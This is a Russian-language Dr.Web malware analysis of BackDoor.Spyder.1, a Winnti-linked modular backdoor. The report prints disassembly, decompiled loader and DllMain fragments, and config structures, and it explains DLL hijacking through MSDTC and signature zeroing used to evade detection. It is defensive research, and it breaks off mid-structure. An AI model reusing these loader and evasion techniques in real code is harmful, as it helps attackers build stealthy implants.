
Dr.WEB

Исследование Spyder — модульного бэкдора для целевых атак



Компания «Доктор Веб» предлагает эффективные антивирусные и антиспам-решения как для государственных организаций и крупных компаний, так и для частных пользователей.

Антивирусные решения семейства Dr.Web разрабатываются с 1992 года и неизменно демонстрируют превосходные результаты детектирования вредоносных программ, соответствуют мировым стандартам безопасности. Сертификаты и награды, а также обширная география пользователей свидетельствуют об исключительном доверии к продуктам компании.

Исследование Spyder — модульного бэкдора для целевых атак
4.3.2021

ООО «Доктор Веб», Центральный офис в России
125124
Россия, Москва
3-я улица Ямского поля, вл.2, корп.12А

Веб-сайт: http://www.drweb.com/
Телефон: +7 (495) 789-45-87

Информацию о региональных представительствах и офисах Вы можете найти на официальном сайте компании.

Введение

В декабре 2020 года в вирусную лабораторию «Доктор Веб» обратилась телекоммуникационная компания, базирующаяся в Центральной Азии, после того как ее сотрудники обнаружили в своей корпоративной сети подозрительные файлы. В процессе расследования инцидента вирусные аналитики извлекли и изучили вредоносный образец, оказавшийся одним из бэкдоров, используемых хакерской группировкой **Winnti**.

Мы уже касались деятельности Winnti, когда исследовали образцы бэкдора **ShadowPad**, найденные нами в скомпрометированной сети государственного учреждения Киргизии. Кроме того, ранее в этой же сети мы обнаружили другой специализированный бэкдор — **PlugX**, имеющий с **ShadowPad** множество пересечений в коде и сетевой инфраструктуре. Сравнительному анализу обоих семейств был посвящен отдельный материал.

В этом исследовании мы проведем анализ найденного вредоносного модуля, рассмотрим алгоритмы и особенности его работы и выявим его связь с другими известными инструментами APT-группы Winnti.

Основные особенности


На зараженном устройстве вредоносный модуль располагался в системной директории `C:\Windows\System32` под именем `oci.dll`. Таким образом, модуль был подготовлен для запуска системной службой MSDTC (Microsoft Distributed Transaction Coordinator) при помощи метода DLL Hijacking. По нашим данным, файл попал на компьютеры в мае 2020 года, однако способ первичного заражения остался неизвестным. В журналах событий обнаружились записи о создании служб, предназначенных для старта и остановки MSDTC, а также для исполнения бэкдора.

```
Log Name:      System
Source:        Service Control Manager
Date:          23.11.2020 5:45:17
Event ID:      7045
Task Category: None
Level:         Information
Keywords:      Classic
User:          <redacted>
Computer:      <redacted>
Description:
A service was installed in the system.

Service Name:  IIJVXRUMDIKZTTLAMONQ
Service File Name:  net start msdtc
Service Type:  user mode service
Service Start Type:  demand start
Service Account:  LocalSystem
```

```
Log Name:      System
Source:        Service Control Manager
Date:          23.11.2020 5:42:20
Event ID:      7045
Task Category: None
Level:         Information
Keywords:      Classic
User:          <redacted>
Computer:      <redacted>
Description:
A service was installed in the system.

Service Name:  AVNUXWSHUNXUGGAUXBRE
Service File Name:  net stop msdtc
Service Type:  user mode service
Service Start Type:  demand start
Service Account:  LocalSystem
```

Также были найдены следы запуска других служб со случайными именами, их файлы располагались в директориях вида `C:\Windows\Temp\<random1>\<random2>`, где `random1` и `random2` являются строками случайной длины из случайных символов латинского алфавита. На момент проведения исследования исполняемые файлы этих служб отсутствовали.

Интересной находкой стала служба, свидетельствующая об использовании утилиты для удаленного исполнения кода `smbexec.py` из состава набора Impacket. С её помощью злоумышленники организовали удаленный доступ к командной оболочке в полуинтерактивном режиме.




Исследуемый вредоносный модуль `oci.dll` был добавлен в вирусную базу Dr.Web как **BackDoor.Spyder.1**. В одном из найденных нами образцов этого семейства остались функции ведения отладочного журнала и сами сообщения, при этом те из них, которые использовались при коммуникации с управляющим сервером, содержали строку «Spyder».

```
10064C6C 5B 53 70 79 64 65 72+aSpyderRegister db '[Spyder] register mod %d error = %u.',0Ah,0
10064C6C 5D 20 72 65 67 69 73+                                          ; DATA XREF: sub_10042110+A0↑o
10064C92 00 00                                  align 4
10064C94                        ; const char aSpyderClientMo[]
10064C94 5B 53 70 79 64 65 72+aSpyderClientMo db '[Spyder] client module init error = %d.',0
10064C94 5D 20 63 6C 69 65 6E+                                          ; DATA XREF: sub_10042110+4D↑o
10064CBC                        ; const char aSpyderSetCaFor[]
10064CBC 5B 53 70 79 64 65 72+aSpyderSetCaFor db '[Spyder] set ca for client id=%u error=%d',0
10064CBC 5D 20 73 65 74 20 63+                                          ; DATA XREF: sub_10042600+1C7↑o
10064CE6 00 00                                  align 4
10064CE8                        ; const char aSpyderAllocCli_0[]
10064CE8 5B 53 70 79 64 65 72+aSpyderAllocCli_0 db '[Spyder] ALLOC client uid = %u.',0
10064CE8 5D 20 41 4C 4C 4F 43+                                          ; DATA XREF: sub_10042600+118↑o
10064D08                        ; const char aSpyderAllocCli[]
10064D08 5B 53 70 79 64 65 72+aSpyderAllocCli db '[Spyder] alloc client error = %d.',0
10064D08 5D 20 61 6C 6C 6F 63+                                          ; DATA XREF: sub_10042600+102↑o
10064D2A 00 00                                  align 4
10064D2C                        ; const char aSpyderServerAd[]
10064D2C 5B 73 70 79 64 65 72+aSpyderServerAd db '[spyder] server address already exists in conf list.',0
10064D2C 5D 20 73 65 72 76 65+                                          ; DATA XREF: sub_10042600+95↑o
10064D61 00 00 00                               align 4
10064D64                        ; const char aSpyderProxySet[]
10064D64 5B 53 70 79 64 65 72+aSpyderProxySet db '[Spyder] proxy setting exists, srv=%s',0
```

Бэкдор примечателен рядом интересных особенностей. Во-первых, `oci.dll` содержит основной PE-модуль, но с отсутствующими файловыми сигнатурами. Заполнение сигнатур заголовка нулями, предположительно, было сделано с целью затруднения детектирования бэкдора в памяти устройства. Во-вторых, полезная нагрузка сама по себе не несет вредоносной функциональности, но служит загрузчиком и координатором дополнительных плагинов, получаемых от управляющего сервера. С помощью этих подключаемых плагинов бэкдор выполняет основные задачи. Таким образом, это семейство имеет модульную структуру, так же как и другие семейства бэкдоров, используемые **Winnti**, — упомянутые ранее **ShadowPad** и **PlugX**.

Анализ сетевой инфраструктуры **Spyder** выявил связь с другими атаками **Winnti**. В частности инфраструктура, используемая бэкдорами **Crosswalk** и **ShadowPad**, описанными в исследовании Positive Technologies, перекликается с некоторыми образцами Spyder. График ниже наглядно показывает выявленные пересечения.



Заключение

Рассмотренный образец бэкдора для целевых атак **BackDoor.Spyder.1** примечателен в первую очередь тем, что его код не исполняет прямых вредоносных функций. Его основные задачи — скрытое функционирование в зараженной системе и установление связи с управляющим сервером с последующим ожидаем команд операторов. При этом он имеет модульную структуру, что позволяет масштабировать его возможности, обеспечивая любую функциональность в зависимости от нужд атакующих. Наличие подключаемых плагинов роднит рассмотренный образец с **ShadowPad** и **PlugX**, что, вкупе с пересечениями сетевых инфраструктур, позволяет нам сделать вывод о его принадлежности к деятельности **Winnti**.

Принцип действия BackDoor.Spyder.1

Бэкдор, написанный на языке C++ и предназначенный для работы в 64-разрядных операционных системах семейства Microsoft Windows. Используется для целевых атак на информационные системы, сбора информации о зараженном устройстве, загрузки функциональных вредоносных модулей, координации их работы и обеспечения взаимодействия с управляющим сервером. В инфицированной системе существует в виде динамической библиотеки и загружается системной службой при помощи метода DLL Hijacking. Далее функционирует в оперативной памяти компьютера.

Бэкдор представляет собой вредоносную DLL-библиотеку. Имена функций в таблице экспорта образца дублируют экспортируемые функции системной библиотеки `apphelp.dll`.

```
.rdata:000000018000FC58 ; Export Ordinals Table for dll
.rdata:000000018000FC58 ;
.rdata:000000018000FC58 word_18000FC58  dw 0, 1, 2, 3, 4, 5, 6, 7, 8, 9, 0Ah, 0Bh, 0Ch, 0Dh, 0Eh
.rdata:000000018000FC58                                         ; DATA XREF: .rdata:000000018000F764↑o
.rdata:000000018000FC58                 dw 0Fh, 10h, 11h, 12h, 13h, 14h, 15h, 16h, 17h, 18h, 19h
.rdata:000000018000FC58                 dw 1Ah, 1Bh, 1Ch, 1Dh, 1Eh, 1Fh, 20h, 21h, 22h, 23h, 24h
.rdata:000000018000FC58                 dw 25h, 26h, 27h, 28h, 29h, 2Ah, 2Bh, 2Ch, 2Dh, 2Eh, 2Fh
.rdata:000000018000FC58                 dw 30h, 31h, 32h, 33h, 34h, 35h, 36h, 37h, 38h, 39h, 3Ah
.rdata:000000018000FC58                 dw 3Bh, 3Ch, 3Dh, 3Eh, 3Fh, 40h, 41h, 42h, 43h, 44h, 45h
.rdata:000000018000FC58                 dw 46h, 47h, 48h, 49h, 4Ah, 4Bh, 4Ch, 4Dh, 4Eh, 4Fh, 50h
.rdata:000000018000FC58                 dw 51h, 52h, 53h, 54h, 55h, 56h, 57h, 58h, 59h, 5Ah, 5Bh
.rdata:000000018000FC58                 dw 5Ch, 5Dh, 5Eh, 5Fh, 60h, 61h, 62h, 63h, 64h, 65h, 66h
.rdata:000000018000FC58                 dw 67h, 68h, 69h, 6Ah, 6Bh, 6Ch, 6Dh, 6Eh, 6Fh, 70h, 71h
.rdata:000000018000FC58                 dw 72h, 73h, 74h, 75h, 76h, 77h, 78h, 79h, 7Ah, 7Bh, 7Ch
.rdata:000000018000FC58                 dw 7Dh, 7Eh, 7Fh, 80h, 81h, 82h, 83h, 84h, 85h, 86h, 87h
.rdata:000000018000FC58                 dw 88h, 89h, 8Ah, 8Bh, 8Ch, 8Dh, 8Eh, 8Fh, 90h, 91h, 92h
.rdata:000000018000FC58                 dw 93h, 94h, 95h, 96h, 97h, 98h, 99h, 9Ah, 9Bh, 9Ch, 9Dh
.rdata:000000018000FD94 aDll            db 'dll',0              ; DATA XREF: .rdata:000000018000F74C↑o
.rdata:000000018000FD98 aAllowpermlayer db 'AllowPermLayer',0   ; DATA XREF: .rdata:off_18000F9E0↑o
.rdata:000000018000FDA7 ; Exported entry   1. AllowPermLayer
.rdata:000000018000FDA7                 public AllowPermLayer
.rdata:000000018000FDA7 AllowPermLayer  db 'c:\windows\system32\apphelp.AllowPermLayer',0
.rdata:000000018000FDA7                                         ; DATA XREF: .rdata:off_18000F768↑o
.rdata:000000018000FDD2 aApphelpcheckex db 'ApphelpCheckExe',0  ; DATA XREF: .rdata:off_18000F9E0↑o
.rdata:000000018000FDE2 ; Exported entry   2. ApphelpCheckExe
.rdata:000000018000FDE2                 public ApphelpCheckExe
.rdata:000000018000FDE2 ApphelpCheckExe db 'c:\windows\system32\apphelp.ApphelpCheckExe',0
.rdata:000000018000FDE2                                         ; DATA XREF: .rdata:off_18000F768↑o
.rdata:000000018000FE0E aApphelpcheckim db 'ApphelpCheckIME',0  ; DATA XREF: .rdata:off_18000F9E0↑o
.rdata:000000018000FE1E ; Exported entry   3. ApphelpCheckIME
.rdata:000000018000FE1E                 public ApphelpCheckIME
.rdata:000000018000FE1E ApphelpCheckIME db 'c:\windows\system32\apphelp.ApphelpCheckIME',0
.rdata:000000018000FE1E                                         ; DATA XREF: .rdata:off_18000F768↑o
.rdata:000000018000FE4A aApphelpcheckin db 'ApphelpCheckInstallShieldPackage',0
.rdata:000000018000FE4A                                         ; DATA XREF: .rdata:off_18000F9E0↑o
.rdata:000000018000FE6B ; Exported entry   4. ApphelpCheckInstallShieldPackage
.rdata:000000018000FE6B                 public ApphelpCheckInstallShieldPackage
.rdata:000000018000FE6B ApphelpCheckInstallShieldPackage db 'c:\windows\system32\apphelp.ApphelpCheckInstallShieldPackage',0
```

На зараженном компьютере файл бэкдора размещался в каталоге `C:\Windows\System32\oci.dll`. Оригинальное имя файла из таблицы экспорта — `dll`. Загружался методом DLL Hijacking системной службой MSDTC (Microsoft Distributed Transaction Coordinator Service).

Функционально образец является загрузчиком для основной полезной нагрузки, которую хранит в секции `.data` в виде DLL, при этом некоторые элементы DOS и PE заголовков равны нулю.

```
.data:0000000180013020 00 00 00 00 00 00 00+payload     IMAGE_DOS_HEADER <0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, \
.data:0000000180013020 00 00 00 00 00 00 00+                         ; DATA XREF: malmain_1+6↑o
.data:0000000180013020 00 00 00 00 00 00 00+                     0, 0F8h>
.data:0000000180013060 00                               db    0
.data:0000000180013061 00                               db    0
.data:0000000180013062 00                               db    0
.data:0000000180013063 00                               db    0
.data:0000000180013064 00                               db    0
.data:0000000180013065 00                               db    0

.data:0000000180013118 00 00 00 00 00 00 06+            dd 0                    ; Signature
.data:0000000180013118 00 00 00 00 00 00 00+            dw 0                    ; FileHeader.Machine
.data:0000000180013118 00 00 00 00 00 00 F0+            dw 6                    ; FileHeader.NumberOfSections
.data:0000000180013118 00 00 00 00 00 00 00+            dd 0                    ; FileHeader.TimeDateStamp
.data:0000000180013118 00 00 00 00 00 00 00+            dd 0                    ; FileHeader.PointerToSymbolTable
.data:0000000180013118 00 00 00 00 00 00 80 CD+         dd 0                    ; FileHeader.NumberOfSymbols
.data:0000000180013118 05 00 00 00 00 00 00+            dw 0F0h                 ; FileHeader.SizeOfOptionalHeader
.data:0000000180013118 00 00 80 01 00 00 00+            dw 0                    ; FileHeader.Characteristics
.data:0000000180013118 00 10 00 00 00 02 00+            dw 0                    ; OptionalHeader.Magic
.data:0000000180013118 00 00 00 00 00 00 00+            db 0                    ; OptionalHeader.MajorLinkerVersion
.data:0000000180013118 00 00 00 00 00 00 00+            db 0                    ; OptionalHeader.MinorLinkerVersion
.data:0000000180013118 00 00 00 00 F0 09 00+            dd 0                    ; OptionalHeader.SizeOfCode
.data:0000000180013118 00 04 00 00 00 00 00+            dd 0                    ; OptionalHeader.SizeOfInitializedData
.data:0000000180013118 00 00 00 00 00 00 00+            dd 0                    ; OptionalHeader.SizeOfUninitializedData
.data:0000000180013118 00 00 00 00 00 00 00+            dd 5CD80h               ; OptionalHeader.AddressOfEntryPoint
.data:0000000180013118 00 00 00 00 00 00 00+            dd 0                    ; OptionalHeader.BaseOfCode
.data:0000000180013118 00 00 00 00 00 00 00+            dq 180000000h           ; OptionalHeader.ImageBase
.data:0000000180013118 00 00 00 00 00 00 00+            dd 1000h                ; OptionalHeader.SectionAlignment
.data:0000000180013118 00 00 00 00 00 00 00+            dd 200h                 ; OptionalHeader.FileAlignment
.data:0000000180013118 00 00 00 70 CC 08 00+            dw 0                    ; OptionalHeader.MajorOperatingSystemVersion
.data:0000000180013118 2E 00 00 00 54 B9 08+            dw 0                    ; OptionalHeader.MinorOperatingSystemVersion
.data:0000000180013118 00 DC 00 00 00 00 D0+            dw 0                    ; OptionalHeader.MajorImageVersion
.data:0000000180013118 09 00 B8 02 00 00 00+            dw 0                    ; OptionalHeader.MinorImageVersion
.data:0000000180013118 70 09 00 5C 52 00 00+            dw 0                    ; OptionalHeader.MajorSubsystemVersion
.data:0000000180013118 00 00 00 00 00 00 00+            dw 0                    ; OptionalHeader.MinorSubsystemVersion
.data:0000000180013118 00 00 E0 09 00 00 08+            dd 0                    ; OptionalHeader.Win32VersionValue
.data:0000000180013118 00 00 00 00 00 00 00+            dd 9F000h               ; OptionalHeader.SizeOfImage
.data:0000000180013118 00 00 00 00 00 00 00+            dd 400h                 ; OptionalHeader.SizeOfHeaders
.data:0000000180013118 00 00 00 00 00 00 00+            dd 0                    ; OptionalHeader.CheckSum
.data:0000000180013118 00 00 00 00 00 00 00+            dw 0                    ; OptionalHeader.Subsystem
.data:0000000180013118 00 00 00 00 00 00 00+            dw 0                    ; OptionalHeader.DllCharacteristics
.data:0000000180013118 00 00 00 00 00 00 00+            dq 0                    ; OptionalHeader.SizeOfStackReserve
.data:0000000180013118 00 00 00 00 00 00 00+            dq 0                    ; OptionalHeader.SizeOfStackCommit
.data:0000000180013118 00 00 D0 06 00 F8 05+            dq 0                    ; OptionalHeader.SizeOfHeapReserve
.data:0000000180013118 00 00 00 00 00 00 00+            dq 0                    ; OptionalHeader.SizeOfHeapCommit
.data:0000000180013118 00 00 00 00 00 00 00+            dd 0                    ; OptionalHeader.LoaderFlags
.data:0000000180013118 00 00 00 00 00 00 00+            dd 0                    ; OptionalHeader.NumberOfRvaAndSizes
.data:0000000180013118 00 00 00 00 00                   dd 8CC70h               ; OptionalHeader.DataDirectory.VirtualAddress
.data:0000000180013118                                  dd 2Eh                  ; OptionalHeader.DataDirectory.Size
.data:0000000180013118                                  dd 8B954h               ; OptionalHeader.DataDirectory.VirtualAddress
.data:0000000180013118                                  dd 0DCh                 ; OptionalHeader.DataDirectory.Size
.data:0000000180013118                                  dd 9D000h               ; OptionalHeader.DataDirectory.VirtualAddress
.data:0000000180013118                                  dd 2B8h                 ; OptionalHeader.DataDirectory.Size
.data:0000000180013118                                  dd 97000h               ; OptionalHeader.DataDirectory.VirtualAddress
.data:0000000180013118                                  dd 525Ch                ; OptionalHeader.DataDirectory.Size
.data:0000000180013118                                  dd 0                    ; OptionalHeader.DataDirectory.VirtualAddress
.data:0000000180013118                                  dd 0                    ; OptionalHeader.DataDirectory.Size
.data:0000000180013118                                  dd 9E000h               ; OptionalHeader.DataDirectory.VirtualAddress
.data:0000000180013118                                  dd 800h                 ; OptionalHeader.DataDirectory.Size
.data:0000000180013118                                  dd 0                    ; OptionalHeader.DataDirectory.VirtualAddress
.data:0000000180013118                                  dd 0                    ; OptionalHeader.DataDirectory.Size
```

Работа загрузчика

Загрузка выполняется в функции, обозначенной как `malmain_3`, вызываемой из точки входа DLL через две промежуточные функции-переходника.

```
__int64 __stdcall malmain_3(void *payload, FARPROC pLoadLibrary, FARPROC pGetProcAddress, FARPROC pFreeLibrary, void *a5)
{
  IMAGE_NT_HEADERS64 *v9; // rsi
  char *v10; // rbp
  HANDLE v12; // rax
  loader_struc *v13; // rax
  loader_struc *v14; // rdi
  char *v15; // rbx
  IMAGE_NT_HEADERS64 *v16; // rax
  __int64 v17; // rax

  if ( *(_WORD *)payload != 'ZM' )
    SetLastError(ERROR_BAD_EXE_FORMAT);
  v9 = (IMAGE_NT_HEADERS64 *)((char *)payload + *((int *)payload + '\x0F'));
  if ( v9->Signature != 'EP' )
    SetLastError(ERROR_BAD_EXE_FORMAT);
```

Вначале проверяются сигнатуры заголовков. Если они не равны стандартным, то устанавливается значение ошибки `ERROR_BAD_EXE_FORMAT`, при этом на работу загрузчика данное действие никак не влияет.

Затем происходит выделение памяти для образа в соответствии со значением `IMAGE_NT_HEADERS64.OptionalHeader.SizeOfImage`, и формируется вспомогательная структура `loader_struc`.

```
struct loader_struc
{
  IMAGE_NT_HEADERS64 *pPE_header;
  LPVOID ImageBase;
  HMODULE *p_imported_modules
  QWORD number_of_imported_modules
  HMODULE (__stdcall *pLoadLibrary)(LPCSTR lpLibFileName);
  FARPROC (__stdcall *pGetProcAddress)(HMODULE hModule, LPCSTR lpProcName);
  BOOL (__stdcall *pFreeLibrary)(HMODULE hLibModule);
  QWORD unk;
};
```

Далее следует стандартный процесс загрузки PE-модуля в память и вызов точки входа загруженного модуля (DllMain) с аргументом `DLL_PROCESS_ATTACH`, а после выхода из нее — повторный вызов с `DLL_PROCESS_DETACH`.

Работа основного модуля

В основном модуле значения всех сигнатур, необходимых для корректной загрузки файла, приравнены к нулю.

- `IMAGE_DOS_HEADER.e_magic`
- `IMAGE_NT_HEADERS64.Signature`
- `IMAGE_NT_HEADERS64.FileHeader.Magic`

Кроме того, `TimeDateStamp` и имена секций также имеют нулевое значение. Остальные значения корректны, поэтому после ручной правки необходимых сигнатур файл можно загрузить для анализа в виде PE-модуля.

Анализ основного модуля затруднен, так как периодически используются нетипичные способы вызова функций. Для хранения и обработки структур используется библиотека UT hash. Она позволяет преобразовывать стандартные C-структуры в хеш-таблицы путем добавления одного члена типа `ut_hash_handle`. При этом все функции библиотеки, такие как добавление элементов, поиск, удаление и т. д., реализованы в виде макросов, что приводит к их принудительному разворачиванию и встраиванию (inline) компилятором в код основной (вызывающей) функции.

Для взаимодействия с управляющим сервером используется библиотека mbedtls.

Функция DllMain

В начале исполнения проверяется наличие события `Global\ \BFE_Notify_Event_{65a097fe-6102-446a-9f9c-55dfc3f45853}`, режим исполнения (из конфигурации) и командная строка, затем происходит запуск рабочих потоков.

```
BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
  unsigned int cfg_exec_mode; // edx
  HANDLE v4; // rax
  unsigned int (__stdcall *v5)(void *); // r8

  if ( fdwReason == DLL_PROCESS_ATTACH && g_DLL_reason != DLL_PROCESS_ATTACH )
  {
    g_DLL_reason = DLL_PROCESS_ATTACH;
    if ( !check_event("Global\\BFE_Notify_Event_{65a097fe-6102-446a-9f9c-55dfc3f45853}") )
    {
      cfg_exec_mode = g_p_builtin_config->exec_mode;
      if ( g_p_builtin_config->exec_mode )
      {
        if ( cfg_exec_mode <= 2 )
        {
          if ( cmp_current_process_cmdline("-k netsvcs") )
          {
            hEvent = create_event("Global\\BFE_Notify_Event_{65a097fe-6102-446a-9f9c-55dfc3f45853}");
            hThread_1 = beginthreadex(0i64, 0, thread_1_main, 0i64, 0, 0i64);
            beginthreadex(0i64, 0, thread_2_get_new_C2_start_communication, 0i64, 0, 0i64);
            if ( g_p_builtin_config->exec_mode == 2 )
            {
              v5 = thread_4_execute_encrypted_module;
              goto LABEL_11;
            }
          }
        }
        else if ( cfg_exec_mode == 3 )
        {
          hEvent = create_event("Global\\BFE_Notify_Event_{65a097fe-6102-446a-9f9c-55dfc3f45853}");
          v4 = beginthreadex(0i64, 0, thread_1_main, 0i64, 0, 0i64);
          v5 = thread_2_get_new_C2_start_communication;
          hThread_1 = v4;
LABEL_11:
          beginthreadex(0i64, 0, v5, 0i64, 0, 0i64);
          return 1;
        }
      }
    }
  }
  return 1;
```

Модуль имеет встроенную конфигурацию следующей структуры:

```
struct cfg_c2_block
{
    int type;
    char field_4[20];
    char addr[256];
}
struct cfg_proxy_data
{
    DWORD dw;
    char str[256];
    char proxy_server[256];
    char username[64];
    char password[32];
    char unk[128];
};
```

```
struct builtin_config
{
    int exec_mode;
    char url_C2_req[100];
    char hash_id[20];
    char string[64];
    char field_BC;
    cfg_c2_block srv_1;
    cfg_c2_block srv_2;
    cfg_c2_block srv_3;
    cfg_c2_block srv_4;
    cfg_proxy_data proxy_1;
    cfg_proxy_data proxy_1;
    cfg_proxy_data proxy_1;
